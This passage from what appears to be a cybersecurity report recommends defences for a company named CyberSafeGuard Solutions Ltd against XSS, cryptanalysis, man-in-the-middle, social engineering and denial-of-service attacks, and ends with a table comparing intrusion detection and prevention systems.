4. **Protecting Against Cross-Site Scripting Attacks:**



Figure-58-Cross-Site-Scripting-(XSS)-attack

To mitigate Cross-Site Scripting (XSS) attacks, robust security measures are crucial for both the frontend and backend of the web application. Implement input validation techniques to ensure user input is properly formatted and devoid of harmful characters. Utilize output encoding to prevent user input from being executed as code by the browser. Install a Web Application Firewall (WAF) at the network perimeter to filter incoming requests for suspicious patterns indicative of XSS attacks. Encourage users to install browser add-ons that detect and block XSS attacks. These strategies bolster the security of CyberSafeGuard Solutions Ltd.'s web application and mitigate the risk of data theft and unauthorized script execution.

5. Protecting Against Cryptanalysis Attacks:



Figure-59-Cryptanalysis-Attacks

To safeguard against cryptanalysis attacks, robust encryption and security measures must be implemented. Encrypting all network communication with HTTPS ensures end-to-end encryption, making it challenging for hackers to intercept and decode sensitive information like login credentials and credit card details. Enabling HTTP Strict Transport Security (HSTS) guarantees secure communication over HTTPS, preventing attackers from downgrading connections to insecure protocols. Utilizing robust authentication mechanisms such as multi-factor authentication (MFA) adds an extra layer of security, reducing the risk of unauthorized access to user accounts. By adopting these measures, CyberSafeGuard Solutions Ltd. can protect sensitive user data and maintain the integrity and confidentiality of their systems.

6. Mitigating Man-in-the-Middle Attacks:



Figure-60-Man-in-the-Middle-Attack

To mitigate Man-in-the-Middle (MiTM) attacks, security analysts can take proactive measures:

- Implement Two-Factor Authentication (2FA) to add an extra layer of security beyond passwords, reducing the risk of unauthorized access.
- Enforce Strong Password Policies, requiring complex passwords to resist brute-force attacks.
- Limit Personal Information Collection during signup to minimize the impact of potential breaches.
- Deploy Email Spam Protection Measures, including authentication and filtering to thwart phishing attempts.
- Utilize Anti-Phishing Measures like unique passwords or secret phrases to authenticate communication and prevent users from falling for scams.

By regularly auditing and assessing security measures, analysts can effectively mitigate MiTM attack risks and enhance overall security.

7. **Preventing Social Engineering Attacks:**



Figure-61-Social-Engineering-Attack

To prevent social engineering attacks, companies should implement robust security measures and provide regular user awareness training. Key tactics include:

- User Training: Educate users on social engineering tactics and how to spot suspicious emails.
- Multi-Factor Authentication (MFA): Implement additional verification measures for sensitive data access.
- Password Policies: Enforce regular updates and complexity for passwords.
- Phishing Exercises: Conduct regular simulations to assess and train users.
- Email Filtering: Use tools to block phishing emails.
- Incident Response: Establish plans for addressing social engineering incidents.
- Security Assessments: Regularly conduct assessments and tests for vulnerability detection.

Implementing these measures and promoting a security-aware culture can mitigate social engineering risks and bolster overall data breach prevention.



Figure-62-Types-of-Social-Engineering

8. Protecting Against DoS Attacks:



Figure-63-DoS-Attack

To protect against denial-of-service (DoS) attacks, organizations can implement various strategies:

- Deploy rate limiting, web application firewalls (WAFs), and content delivery networks (CDNs) to mitigate DoS impacts.
- Utilize DDoS protection services for real-time detection and blocking of malicious traffic.
- Employ network monitoring tools and scale infrastructure to handle traffic spikes.
- Develop incident response plans to minimize downtime and restore service availability.

Implementing these measures enhances web service resilience against DoS attacks, ensuring uninterrupted user access. Regular testing is essential to verify the effectiveness of mitigation strategies against evolving threats.

9. Intrusion Detection and Prevention Systems



Figure-64-IPS-and-IDS

Intrusion Detection System (IDS)	Intrusion Prevention System (IPS)
IDS monitors for malicious activity or unauthorized access	Providing alerts to administrators, while IPS actively prevents or blocks threats in real-time by dropping packets or blocking IP addresses..
IDS operates passively, alerting without action	IPS reacts automatically to detected threats.
IDS ensures comprehensive protection	IPS ensures comprehensive protection
IDS providing visibility into security events.	IPS proactively blocking threats

Table-1-Difference-between-IDS-and-IPS

This proactive approach reduces response time, improves security posture, and enables adaptive security measures.

Recommendation for CyberSafeGuard Solutions Ltd:

To enhance its cybersecurity defenses, CyberSafeGuard Solutions Ltd., dedicated to protecting sensitive data and online services, should deploy both intrusion prevention systems (IPS) and intrusion detection systems (IDS). This combined strategy offers broad protection against

malware, network attacks, and intrusions. While IPS prevents threats in real-time, IDS provides insight into security events, facilitating rapid incident response and adaptation to evolving threats through regular updates. This proactive approach enhances overall security, enabling CyberSafeGuard to efficiently identify, halt, and respond to cyber threats, effectively safeguarding its assets.

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